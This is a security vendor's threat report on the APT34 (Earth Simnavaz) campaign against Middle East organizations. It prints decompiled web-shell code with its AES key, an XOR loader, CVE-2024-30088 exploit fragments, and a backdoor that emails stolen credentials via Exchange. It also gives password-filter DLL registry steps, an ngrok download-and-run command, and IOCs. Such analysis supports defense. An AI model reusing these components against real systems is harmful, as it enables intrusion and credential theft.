Earth Simnavaz (aka APT34) Levies Advanced Cyberattacks Against Middle East

trendmicro.com/en_us/research/24/j/earth-simnavaz-cyberattacks.html

October 11, 2024

APT & Targeted Attacks

Trend Micro's investigation into the recent activity of Earth Simnavaz provides new insights into the APT group's evolving tactics and the immediate threat it poses to sectors in the Middle East.

By: Mohamed Fahmy, Bahaa Yamany, Ahmed Kamal, Nick Dai October 11, 2024 Read time: (words)

Summary

- Trend Micro researchers have been monitoring a cyber espionage group known as Earth Simnavaz, also referred to as APT34 and OilRig, which has been actively targeting leading entities in the Middle East.
- The group utilizes sophisticated tactics that include deploying backdoors that leverage Microsoft Exchange servers for credentials theft, and exploiting vulnerabilities like CVE-2024-30088 for privilege escalation.
- Earth Simnavaz's uses a combination of customized .NET tools, PowerShell scripts, and IIS-based malware to allow their malicious activity to blend in with normal network traffic and avoid traditional detection methods.
- Their recent activity suggests that Earth Simnavaz is focused on abusing vulnerabilities in key infrastructure of geopolitically sensitive regions. They also seek to establish a persistent foothold in compromised entities, so these can be weaponized to launch attacks on additional targets.

Recently, Trend Micro has been tracking Earth Simnavaz (also known as APT34 and OilRig), a cyber espionage group. This group primarily targets organizations in the energy sector, particularly those involved in oil and gas, as well as other infrastructure. It is known for using sophisticated tactics, techniques, and procedures (TTPs) to gain unauthorized access to networks and exfiltrate sensitive information.

In recent months, there has been a notable rise in cyberattacks attributed to this APT group specifically targeting infrastructure in the Middle East region. This escalation in activity underscores the group's ongoing commitment to exploiting vulnerabilities within infrastructure frameworks in these geopolitically sensitive areas.

Our latest research has identified Earth Simnavaz's deployment of a sophisticated new backdoor, which bears striking similarities to malware related to this APT group, as documented in our previous research. This new backdoor facilitates the exfiltration of sensitive credentials, including accounts and passwords, through on-premises Microsoft Exchange servers. Such tactics not only reflect the group's evolving methodologies but also highlight the persistent threat posed to organizations reliant on these platforms.

Moreover, Earth Simnavaz has been observed using the same technique of abusing the dropped password filter policy as detailed in our earlier findings. This technique enables attackers to extract clean-text passwords, further compromising the integrity of targeted systems.

In addition to these methods, the group has leveraged a remote monitoring and management (RMM) tool known as ngrok in their operations. This tool allows for the seamless tunneling of traffic, providing attackers with an effective means to maintain persistence and control over compromised environments.

The threat actors have also recently added CVE-2024-30088 to their toolset, exploiting this vulnerability for privilege escalation in targeted systems. Integrating this into their toolkit highlights Earth Simnavaz's continuous adaptation by exploiting newer vulnerabilities to make their attacks stealthier and more effective.

Earth Simnavaz's activities highlight the ongoing threat posed by state-sponsored cyber actors, particularly in sectors vital to national security and economic stability. As the threat landscape continues to evolve, understanding the tactics these groups use is crucial for developing effective defense strategies against such sophisticated adversaries.

Attack chain

The initial point of entry for these attacks has been traced back to a web shell uploaded to a vulnerable web server (Figure 1). This web shell not only allows the execution of PowerShell code but also enables attackers to download and upload files from and to the server, thereby expanding their foothold within the targeted networks.

Once inside the network, the APT group leveraged this access to download the ngrok remote management tool, facilitating lateral movement and enabling them to reach the Domain Controller. During their operations, the group exploited CVE-2024-30088 – the Windows Kernel Elevation of Privilege vulnerability – as a means of privilege escalation, utilizing an exploit binary that was loaded into memory via the open-source tool RunPE-In-Memory.

This allowed them to register a password filter DLL, which subsequently dropped a backdoor responsible for exfiltrating sensitive data through the Exchange server. The exfiltrated data was relayed to a mail address controlled by the threat actor, effectively completing the infection chain and ensuring the attackers maintained control over the compromised environment.



Figure 1. Attack chain
download

Earth Simnavaz has been known to leverage compromised organizations to conduct supply chain attacks on other entities. We expected that the threat actor could use the stolen accounts to initiate new attacks through phishing against additional targets.

There is also a documented overlap between Earth Simnavaz and another APT group, FOX Kitten. In August, an alert from the Cybersecurity and Infrastructure Security Agency (CISA) highlighted FOX Kitten's role in enabling ransomware attacks targeting organizations in the US and the Middle East. These threats should be taken seriously, as the potential impact on compromised entities could be significant.

Observed toolset and techniques

An initial infection was detected when a web shell was uploaded to a vulnerable web server. This web shell extracts values from HTTP request headers ("func" and "command"), as shown in Figure 2. By passing both arguments to other functions, the web shell allows the threat actor to perform various actions (Table 1):

Command	Function
Execute PowerShell Command on infected server	func=Exc & Command= PW command to be executed
Download specific file from infected server	func=Exc & Command= FilePath
Upload File into infected server	func=Exc & Command = content of file to be written on infected server

Table 1. Capabilities provided by the web shell

```
}
public string aaa(string fu, string com) {
    if (fu == "" || com == "") {
      return "2";
    }
    if (Request.HttpMethod == "GET") {
      string d = com;
      string p = fu;
      if (p == "exc") {
        return "#@rt12!@$$$nnMF:##" + mac(joe(messi(d))) + "#@rt12!@$$$nnMF:##";
      } else if (p == "down") {
        return "#@rt12!@$$$nnMF:##" + loud(messi(d)) + "#@rt12!@$$$nnMF:##";
      } else if (p == "up") {
        return "#@rt12!@$$$nnMF:##" + mac(winnie(messi(d))) + "#@rt12!@$$$nnMF:##";
      }
    }
    return "1";
  }

  </script>

  <div >2

<%
string p = Request.Headers["func"];
 string d = Request.Headers["command"];
 Response.Write(aaa(p, d));
 Response.Write("aaa"); %>
 2
```

Figure 2. Values extracted from HTTP request headers
download

The web shell also decrypts arguments received from the threat actor. It takes a Base64-encoded, AES-encrypted string, decrypts it using a specified key and initialization vector (IV), and returns the decrypted plaintext (Figure 3).

```
string messi(string zxcz) {
  string key = "/9biV720gAm3ayKBcbxsk6AFRF7SA5T1B5waENC5E0g=";
  string IV = "CLte5dgSuRfqc+oOnAtn7Q==";
  AesManaged c = new AesManaged();
  c.KeySize = 128;
  c.BlockSize = 128;
  c.Mode = CipherMode.CBC;
  c.Padding = PaddingMode.PKCS7;
  c.Key = System.Convert.FromBase64String(key);
  c.IV = System.Convert.FromBase64String(IV);
  byte[] v = System.Convert.FromBase64String(zxcz);
  byte[] plain = c.CreateDecryptor().TransformFinalBlock(v, 0, v.Length);
  string p = System.Text.Encoding.UTF8.GetString(plain);
  return p;
}
```

Figure 3. Decrypted string
download

The response sent back to the threat actor is encrypted using a different function. This response is encrypted with AES using the given key IV. The resulting encrypted string is Base64-encoded (Figure 4).

```
string mac(string plain) {
  string key = "/9biV720gAm3ayKBcbxsk6AFRF7SA5T1B5waENC5E0g=";
  string IV = "CLte5dgSuRfqc+oOnAtn7Q==";
  AesManaged c = new AesManaged();
  c.KeySize = 128;
  c.BlockSize = 128;
  c.Mode = CipherMode.CBC;
  c.Padding = PaddingMode.PKCS7;
  c.Key = System.Convert.FromBase64String(key);
  c.IV = System.Convert.FromBase64String(IV);
  byte[] b = Encoding.UTF8.GetBytes(plain);
  byte[] cipher = c.CreateEncryptor().TransformFinalBlock(b, 0, b.Length);
  string b64 = Convert.ToBase64String(cipher);
  return b64;
}
```

Figure 4. Response sent back to the threat actor
download

Exploiting CVE-2024-30088 for persistence

After the web shells were implanted on the victim machines, another file called “r.exe” was dropped and executed. This is a simple loader that takes the first argument as the input file, decodes it in one-byte-XOR operation, and executes it. The codes in this loader were reused from an open-source tool (Figure 5). The payload file was encoded to bypass traditional detection methods.

```
v1 = fopen(argv_1, "rb");
fseek(v1, 0, 2);
v2 = ftell(v1);
rewind(v1);
v3 = (char *)j__malloc_base(v2 + 1);
fread(v3, v2, 1ui64, v1);
fclose(v1);
for ( i = 0i64; i < v2; ++i )
  v3[i] ^= i;
if ( !v3 )
  return 0;
if ( *(_WORD *)v3 != 'ZM' )
  return 0;
v5 = *((int *)v3 + 15);
```

Figure 5. Decoding routine in r.exe
download

A payload file called “p.enc” comes with the loader under the same folder. The decoded payload turns out to be a privilege escalation tool. As its PDB string represents, this tool exploits CVE-2024-30088:

> C:\Users\reymond\Desktop\CVE-2024-30088-main\x64\Release\poc.pdb

This vulnerability, which was patched in June, allows threat actors to run arbitrary code in the context of SYSTEM and it works on multiple versions of Windows 10 and 11.

Our analysis showed that the codes were reused from an open-source project (Figure 6). By using RunPE-In-Memory, combined with CVE-2024-30088, the threat actor was able to carry out their malicious actions stealthily.

```
ModuleHandleA = GetModuleHandleA("ntdll");
NtQueryInformationToken = (__int64 (__fastcall *)(_QWORD, _QWORD, _QWORD, _QWORD, _QWORD))GetProcAddress(
                                                                                          ModuleHandleA,
                                                                                          "NtQueryInformationToken");
CurrentProcess = GetCurrentProcess();
OpenProcessToken(CurrentProcess, 0xF01FFu, &hObject);
kTokenAddr = GetKernelPointerByHandle(hObject);
printf("hToken: %x, kTokenAddr: %p\n", hObject, (const void *)kTokenAddr);
TokenInfo = VirtualAlloc(0i64, (unsigned int)dwSize, 0x1000u, 4u);
qword_140022B20 = (__int64)TokenInfo;
if ( !TokenInfo )
  return -1;
if ( !(unsigned int)NtQueryInformationToken(hObject, 22i64, TokenInfo, (unsigned int)dwSize, &dwCreationFlags) )
{
  v6 = *(_QWORD *)(qword_140022B20 + 80);
```

Figure 6. Reused code
download

This privilege escalation tool is coded to execute another dropped executable named “t.exe”, a .NET-compiled installer that creates persistence by using the predefined task definition “e.xml”. The installed schedule task is for executing the script “u.ps1”. The final “u.ps1” we collected seemed to be replaced with a useless script, leading us to suspect that the threat actors intentionally altered the script and disrupted the incident investigation.

```
namespace t
{
    // Token: 0x02000002 RID: 2
    internal class Program
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        private static void Main(string[] args)
        {
            PowerShell.Create().AddScript("Register-ScheduledTask -TaskName \"MicrosoftEdgeUpdateTaskMachineUK\" -Xml (gc C:\
              \Users\\Public\\e.xml | out-string)").Invoke();
        }
    }
}
```

Figure 7. Creating persistence using “e.xml”
download

Abusing the dropped password filter policy

As mentioned earlier, the threat actor has been observed utilizing a tool similar to one identified in our previous research on the same entity. This tool exploits on-premises Exchange servers to exfiltrate credentials to email accounts under their control.

Additionally, abusing the dropped password filter policy has been detected as a method for acquiring credentials, which are then exfiltrated via email. Threat actors can manipulate password filters to intercept or retrieve credentials from domain users via domain controllers or local accounts on local machines. This exploitation occurs because the password validation process necessitates the plaintext password from the Local Security Authority (LSA).

Consequently, deploying and registering a malicious password filter can facilitate credential harvesting each time a user updates their password. This technique necessitates elevated privileges (local administrator access) and can be executed through the following steps:

1. **Password Filter psgfilter.dll be dropped into C:\Windows\System32**
2. **Registry key modification to register the Password Filter [DLL HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Lsa Notification Packages = scecli, psgfilter]**

By using this technique, the threat actor can capture and harvest every password from compromised machines, even after they have been modified. The malicious DLL includes three exported functions (Figure 9) that facilitate the primary functionality of registering the DLL with the LSA (Figure 8):

- **InitializeChangeNotify: Indicates that a password filter DLL is initialized.**
- **PasswordChangeNotify: Indicates that a password has been changed.**
- **PasswordFilter: Validates a new password based on password policy.**



Figure 8. Registering the DLL with the LSA
download

Name	Address	Ordinal
InitializeChangeNotify(void)	0000000180003040	1
PasswordChangeNotify(_UNICODE_STRING *,ulong,...	0000000180005330	2
PasswordFilter	0000000180005690	3
DllEntryPoint	000000018003730C	[main entry]

Figure 9. Functions exported by DLL
download

The malicious actor took great care in working with the plaintext passwords while implementing the password filter export functions. Similar to the incident in our previous research, the threat actor also utilized plaintext passwords to gain access and deploy tools remotely. The plaintext passwords were first encrypted before being exfiltrated when sent over networks.

Exfiltrating data through legitimate mail traffic

The primary function of the exfiltration tool (identified by Trend Micro as STEALHOOK involves retrieving valid domain credentials from a specific location, which it then uses to access the Exchange Server for data exfiltration. The key objective of this stage is to capture the stolen passwords and transmit them to the attackers as email attachments. Additionally, we observed that the threat actors leverage legitimate accounts with stolen passwords to route these emails through Exchange Servers.

The backdoor exhibits significant similarities to one previously attributed to the same group in our earlier research. The main functionalities of the backdoor can be categorized as follows:

- **Retrieving User Credentials (Figure 10)** – Calls the **GetUserPassFromData** function to retrieve the username and password needed for authentication from this file: C:\ProgramData\WindowsUpdateService\UpdateDir\edf

```
// Token: 0x06000006 RID: 6 RVA: 0x000025B0 File Offset: 0x000007B0
private static bool GetUserPassFromData(out string username, out string password)
{
    bool result;
    try
    {
        string path = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData).TrimEnd(new char[]
        {
            '\\'
        }) + "\\WindowsUpdateService\\edf";
        if (File.Exists(path))
        {
            string s = File.ReadAllText(path);
            string[] array = Encoding.ASCII.GetString(Convert.FromBase64String(s)).Split(new char[]
            {
                '|'
            });
            username = array[1];
            password = array[2];
            if (array.Length > 3)
            {
                for (int i = 3; i < array.Length; i++)
                {
                    password = password + "|" + array[i];
                }
            }
            File.Delete(path);
            result = true;
        }
        else
        {
            username = null;
            password = null;
            result = false;
        }
    }
    catch (Exception)
    {
        username = null;
        password = null;
        result = false;
    }
    return result;
}
```

Figure 10. The backdoor retrieving user credentials
download

Retrieving Email Sending Data (Figure 11) – Calls the **GetSendData** function to retrieve necessary configuration data for sending an email from this file: C:\ProgramData\WindowsUpdateService\UpdateDir\edf

- **Server:** The specific Exchange mail server for the targeted victim where the data is leaked through.
- **Target:** The email addresses through which the malicious actors receive the exfiltrated data.
- **Domain:** The internal active directory (AD) domain name related to the targeted entity.

```
// Token: 0x06000005 RID: 5 RVA: 0x00002504 File Offset: 0x00000704
private static bool GetSendData(out string PathDir, out string server, out string target, out string domain)
{
    server = string.Empty;
    target = string.Empty;
    domain = string.Empty;
    string path = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData).TrimEnd(new char[]
    {
        '\\'
    }) + "\\WindowsUpdateService\\";
    PathDir = Path.Combine(path, "UpdateDir");
    string path2 = Path.Combine(path, "ndf");
    if (!File.Exists(path2))
    {
        return false;
    }
    string[] array = Encoding.ASCII.GetString(Convert.FromBase64String(File.ReadAllText(path2))).Split(new char[]
    {
        '*'
    });
    server = array[0];
    target = array[1];
    if (array.Length > 2)
    {
        domain = array[2];
    }
    File.Delete(path2);
    return true;
}
```

Figure 11. The backdoor retrieving email sending data
download

Sending Email (Figure 12) – If the configuration data retrieval is successful, the program constructs a message containing the user credentials and the configuration data. The email is sent with a specified subject and body, and all files in the following directory are attached: C:\ProgramData\WindowsUpdateService\UpdateDir

- **Email Subject:** "Update Service"
- **Body:** "Update Service Is Running..."

```
private static void SendEmail(int countFileSend, string username, string password, string PathDir, string server, string target, string domain, bool deleteFiles)
{
    try
    {
        ExchangeService exchangeService = new ExchangeService(ExchangeVersion.Exchange2007_SP1);
        if (string.IsNullOrEmpty(domain))
        {
            exchangeService.Credentials = new WebCredentials(username, password);
        }
        else
        {
            exchangeService.Credentials = new WebCredentials(username, password, domain);
        }
        exchangeService.Url = new Uri("https://" + server.Replace("https://", "").TrimEnd(new char[]
        {
            '/'
        }) + "/ews/exchange.asmx");
        exchangeService.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0";
        FileInfo[] files = new DirectoryInfo(PathDir).GetFiles();
        List<string> list = new List<string>();
        int num = 0;
        string str = "files.Length : ";
        int i = files.Length;
        Console.WriteLine(str + i.ToString());
        foreach (FileInfo fileInfo in files)
        {
            Console.WriteLine("Added : " + fileInfo.FullName);
            list.Add(fileInfo.FullName);
            num++;
            if (num == countFileSend || num == files.Length)
            {
                num = 0;
                EmailMessage emailMessage = new EmailMessage(exchangeService);
                emailMessage.Subject = "Update Service";
                emailMessage.Body = "Update Service Is Running...";
                foreach (string fileName in list)
                {
                    emailMessage.Attachments.AddFileAttachment(fileName);
                }
                emailMessage.ToRecipients.Add(target);
                emailMessage.Send();
                Console.WriteLine("Mail Send");
                if (deleteFiles)
                {
                    foreach (string path in list)
                    {
                        File.Delete(path);
                    }
                }
                list.Clear();
                Thread.Sleep(20000);
```

Figure 12. The backdoor sending emails
download

Using RMM tools

The threat actor recently upgraded their toolkit by incorporating RMM tools such as ngrok in their latest attacks. Ngrok is a legitimate tool used to create secure tunnels from a local machine to the internet, allowing access to internal services through public URLs. However, cyber attackers can exploit ngrok to bypass firewalls and network security controls for malicious purposes. They may use it to establish command-and-control (C&C) communication, exfiltrate sensitive data, or deploy payloads by creating undetected tunnels between compromised machines and their servers, making it harder for security teams to detect suspicious activity.

The ngrok tool was downloaded onto the server using a PowerShell script (Figure 13), after which a WMI command was utilized to authenticate to a remote server, copy the file, and execute it remotely.

```
$wmiCommand = "Invoke-WebRequest https://bin.equinox.io/c/bNyj1mQVY4c/ngrok-v3-stable-windows-amd64.zip -OutFile C:\Users\Public\ngrok.zip"
                                        ;$pass=$passp|ConvertTo-SecureString -AsPlainText -Force;$Cred = New-Object System.Management.Automation.PsCredential($user,$pass);
Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList $wmiCommand -ComputerName              -Credential $Cred | out-string
```

Figure 13. Downloading ngrok
download

It appears that the threat actor utilized this tool in the later stages of the attack, leveraging a valid account and password for authentication. These credentials were likely obtained during earlier phases of the operation, in which accounts and passwords were stolen and exfiltrated.

Attribution

Multiple data points and indicators attribute this attack to Earth Simnavaz, with evidence showing that the group remains active, specifically targeting Middle Eastern countries. This campaign, like that in our previously reported research, involved the targeting of Exchange servers and relaying communications through them. A significant similarity has been observed at both the code and functionality levels between the

Exchange backdoor used in this attack and the one seen in the earlier campaign. Additionally, both tools share characteristics with the Karkoff backdoor, which is also linked to the same threat actors and exploits the Exchange Web Services (EWS) API for malicious activities. Earth Simnavaz's tactics also overlap with that of FOX Kitten, another threat group which likewise has been observed using the RMM tool ngrok.

Trend Micro Vision One Threat Intelligence

To stay ahead of evolving threats, Trend Micro customers can access a range of Intelligence Reports and Threat Insights within Trend Micro Vision One. Threat Insights helps customers stay ahead of cyber threats before they happen and be better prepared for emerging threats. It offers comprehensive information on threat actors, their malicious activities, and the techniques they use. By leveraging this intelligence, customers can take proactive steps to protect their environments, mitigate risks, and respond effectively to threats.

Trend Micro Vision One Intelligence Reports App [IOC Sweeping]

Advanced Cyberattacks Against Gulf Regions

Earth Simnavaz Levies Advanced Cyberattacks Against Gulf Regions

Trend Micro Vision One Threat Insights App

Threat Actor/s: Earth Simnavaz

Emerging Threat: Earth Simnavaz (aka APT34) Levies Advanced Cyberattacks Against Middle East

Conclusion

APT groups like Earth Simnavaz have become increasingly active, particularly in targeting infrastructure in the Middle East. Based on the group's toolset and activities, it's evident that they aim to establish a persistent presence within compromised entities, using the affected infrastructure to launch further attacks on additional targets. Their primary goals appear to be espionage and the theft of sensitive information.

Earth Simnavaz continues to rely on IIS-based malware such as web shells, customized .NET tools, and PowerShell scripts as core components of their attack arsenal. Recent campaigns have confirmed this technique remains actively in use. Geopolitical tensions likely play a significant role in this surge, so the Middle East should take these threats seriously. Earth Simnavaz's approach involves blending into normal network activity and customizing its malware to avoid detection.

Intelligence-driven incident response will be essential in effectively managing and mitigating these types of attacks. While the group's techniques haven't evolved drastically, implementing a Zero Trust architecture, alongside mature SOC, EDR, and MDR capabilities, can greatly enhance defensive measures against threats like that posed by Earth Simnavaz.

Indicators of Compromise (IOCs)

SHA-256	Detection	Description
6e4f237ef084e400b43bc18860d9c781c851012652b558f57527cf61bee1e1ef	Trojan.PS1.DULLDROP.I624	temp.ps1
b3257f0c0ef298363f89c7a61ab27a706e9e308c22f1820dc4f02dfa0f68d897	Trojan.Win64.DULLOAD.I	t.exe
abfc8e9b4b02e196af83608d5aaef1771354b32c898852dff532bd8cfd2ce59d	Backdoor.ASP.DULLWSHELL.I624	Defaults.aspx
43c83976d9b6d19c63aef8715f7929557e93102ff0271b3539ccf2ef485a01a7	N/A	u.ps1
ca98a24507d62afdb65e7ad7205dfe8cd9ef7d837126a3dfc95a74af873b1dc5	Backdoor.ASP.DULLWSHELL.I624	Defaults.aspx
7ebbeb2a25da1b09a98e1a373c78486ed2c5a7f2a16eec63e576c99efe0c7a49	N/A	Microsoft.Exchange.Web
c0189edde8fa030ff4a70492ced24e325847b04dba33821cf637219d0ddff3c9	Backdoor.ASP.DULLWSHELL.I624	Logout.aspx
6d8bdd3e087b266d493074569a85e1173246d1d71ee88eca94266b5802e28112	HackTool.Win64.CVE202430088.I	p.enc
db79c39bc06e55a52741a9170d8007fa93ac712df506632d624a651345d33f91	TrojanSpy.MSIL.STEALHOOK.A	Update.dll
27a0e31ae16cbc6129b4321d25515b9435c35cc2fa1fc748c6f109275bee3d6c	Contains the task of that t.exe source	e.xml
54e8fbae0aa7a279aaedb6d8eec0f95971397fea7fcee6c143772c8ee6e6b498	Trojan.Win64.DULLOAD.I	r.exe
a24303234e0cc6f403fca8943e7170c90b69976015b6a84d64a9667810023ed7	Trojan.Win64.STEALHOOK.A	passwin.dll
1169d8fe861054d99b10f7a3c87e3bbbd941e585ce932e9e543a2efd701deac2	HackTool.PS1.DullScan.I	p.ps1
af979580849cc4619b815551842f3265b06497972c61369798135145b82f3cd8	Trojan.PS1.DULLDROP.I	j.ps1
1d2ff65ac590c8d0dec581f6b6efbf411a2ce5927419da31d50156d8f1e3a4ff	Backdoor.ASP.DULLWSHELL.I624	Defaults.aspx

abfc8e9b4b02e196af83608d5aaef1771354b32c898852dff532bd8cfd2ce59d	Backdoor.ASP.DULLWSHELL.I624	s.inc
98fb12a9625d600535df342551d30b27ed216fed14d9c6f63e8bf677cb730301	Renamed Ngrok	n.exe
ca98a24507d62afdb65e7ad7205dfe8cd9ef7d837126a3dfc95a74af873b1dc5	Backdoor.ASP.DULLWSHELL.I624	Globals.aspx